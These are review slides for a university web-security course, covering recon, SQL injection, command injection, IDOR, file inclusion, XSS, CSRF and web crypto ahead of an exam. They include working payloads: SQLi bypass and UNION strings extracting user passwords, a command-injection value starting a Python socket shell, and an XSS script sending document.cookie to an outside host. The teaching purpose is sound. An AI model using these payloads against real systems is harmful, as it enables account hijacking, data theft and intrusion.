COMP6443 : Review Week

Now with 100% more Exam Spoilers!

A NOTE ON ETHICS...

- This course will teach both attacker and defender mindsets
- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you, meaning:
  - Respect the property of others and the university
  - Always abide by the law and university regulations
  - Be considerate of others to ensure everyone has an equal learning experience
  - Always check that you have written permission before performing a security test on a system

If you are unsure about anything ask one of the course staff!

EXAM SPOILERS

- All of this is subject to change.
- Exam format:
  - Several “mini” applications, 2 large applications.
  - You will not have to “find flags” except Recon.
  - Flags clearly marked 6443 vs 6843.
  - Do not share flags (obviously).
- If you are in 6443:
  - Only submit 6443 flags.
  - 6843 flags will not be marked.
- If you are in 6843:
  - Submit both 6443 and 6843 flags.

YOU SHOULD BE ABLE TO


- Identify hosts and files/paths in an app.
- Intercept and modify requests and responses.
- Use your browser’s development tools:
  - Set a JS breakpoint
  - Modify the DOM directly.
  - Extended: look up Parameter Pollution
- Exfiltrate cookies via XSS.
  - Modify an XSS past a simple filter (i.e. use several payloads).
- Test and exploit SQLi (incl. different methods of extracting information from a table).

RECON

- Active:
  - nmap, masscan, dns brute forcing, subdomain
  - dirb, dirbuster, gobuster, etc...
- Passive:
  - using a proxy, linkfinder
  - dev tools network tab
  - Public resources (dnsdumpster.com, etc).

Know how to use these tools. Have a wordlist ready.

AUTHENTICATION: SSO



https://auth0.com/blog/what-is-and-how-does-single-sign-on-work/

AUTHENTICATION: SSO vs SAML

- Security Assertion Markup Language
  - Is a variant of XML used to transfer security info.
  - Is somewhat outdated, mostly Oauth and friends now.
- Key Words:
  - Service Provider is a site you want to sign in for.
  - Identity Provider is Facebook, Google, etc (who provides your identity).

- Provides authentication (who is the user). Your app is responsible for authorisation (is the user allowed to do XYZ).

SERVER-SIDE: SQLi

id=1’/**/oR+’2’=‘2

- Troubleshooting:
  - Check your quote style.
  - Check URL encoding (use a proxy)
  - Terminate with a comment.
  - Write a toy application, test your query syntax.
- Payloads:
  - OR 1=1 (True), AND 1=2 (False), OR 9=9 (WAF Bypass)
  - UNION SELECT (new query, matching columns)

SERVER-SIDE: SQLi UNION

SELECT * FROM items where blah=1 UNION SELECT name,pass,3 from users where…

- Chrome: https://portwatsonfishing.com/sqli.php?name=item1%22+union+select+name,pass,3+from+users+where+%221%22=%221
- Rules:
  - q1 needs the same columns AND column types as q2.
  - The query must match quotes/braces, and end cleanly.
- Make sure you can do the Week 4 challenges.

SERVER-SIDE: INJECTION

system(‘zip ’+$_GET[“id”]+‘.zip /lol/*’)
id=;python -c ‘import socket’…

- Typically when the server confuses data with code.
  - SQL
  - Shell commands (e.g. unsafe calls to system())
  - Subprocesses (e.g. tainted input to pdf generator)

- Pretend you’re writing the app. Where would vulns be?
- Use sleep commands if you can’t get output out.

- https://highon.coffee/blog/reverse-shell-cheat-sheet/

SERVER-SIDE: IDOR / ACCESS CONTROL

http://lol.com/sekrit.php?id=4
http://lol.com/adminsonly.php

- Occurs when the server doesn't validate access to a resource, data item, or function.
  - Authorization vs authentication: some instances need you to log in, but don't care who you're logged in as.
  - If you have a login: enumerate URL's when logged in, log out, enumerate them again.
  - Don't stop at id=<yourid+1>, try id=1, id=0, etc.
- Check for links carefully. HTML comments, JavaScript.

SERVER-SIDE: FILE INCLUSION

print.php?file=http://lol2.com/pew

- Occurs when the server fails to validate a path to a file.
  - Can you upload a file? Doesn't have to be the same format.
  - Can you supply a URL?
  - Can you supply content directly (e.g. PHP filters, including stdin/stderr, logfiles, etc)
- If you can't get it working, build a test application in the target language and try with a toy example first.

CLIENT-SIDE: XSS

hello.php?name=lol

- Reflected: server inserts payload directly into response. Exploit by sending a link.
- Stored: poisoned data stored in back-end, displayed back later. Exploit by inserting poisoned values and waiting.
- DOM-based: Inserting it directly into the DOM (e.g. via JS).

- Know how to exfiltrate XSS (e.g. via document.write of an img tag to a bounce or XMLHTTPRequest)

CLIENT-SIDE: XSS: URL ENCODING

- https://www.lol.com/lol.php?param1=lol&param2=1 param3
- https://www.lol.com/lol.php?param1=lol%26param2%3d1%20param3

- Python: hex(ord('.')) to work out the URL Encoding of a character.
- For XSS: javascript:alert(btoa(document.cookie));

The actual behavior depends on both your browser (auto-encoding the URL) and the web server (e.g. simple Python web servers may not URL decode at all). Test in each case.

CLIENT-SIDE: XSS: PAYLOADS 101

- You typically want to exfiltrate the cookie, but NOT ALWAYS.

```
/?_name_=test<script>document.write("<img+src=https://www.portwatsonfishing.com/test/"%2b+document.cookie%2b+"></img>");</script>
```

- Reading material:
  - Look up: XMLHTTPRequest
  - Look up: document.createElement
  - Look up: onerror, onblur

CLIENT-SIDE: CSRF

adduser.php?un=a&pw=a

- When someone (e.g. an admin) views a link on a domain they have stored cookies on, the browser automatically sends their cookies.
- If the link is an admin action, they do it as an admin.

- To find these, set up your own instance of the application to audit, then exploit by sending the admin a poisoned link.
- You can launch CSRF from XSS (i.e. admin views a poisoned page, submits a new user request with parameters you control)

CLIENT-SIDE: CORS / CSP

- Cross Origin Resource Sharing restricts where content can be loaded from.
- Content Security Policy restricts what content can actually run (via checksums)

- tl;dr: check your browser event log and Google the specifics as they happen.

CRYPTO: WEB EDITION

- Hashing proves integrity.
  - Auto-win: crackstation.net
  - Auto-win: GCHQ's CyberChef (or so I hear...)
  - Look up MD5 collisions.
- Salted hashing adds something to the plaintext before hashing, avoiding precalculation / rainbow table attacks.
  - Don't use a common salt.
- Encryption provides secrecy.
  - Look up Padding Oracle.
  - Learn how to implement simple cipher brute forcing (e.g. XOR) in a language of your choice.

THANKS FOR LISTENING TO US RANT!

questions?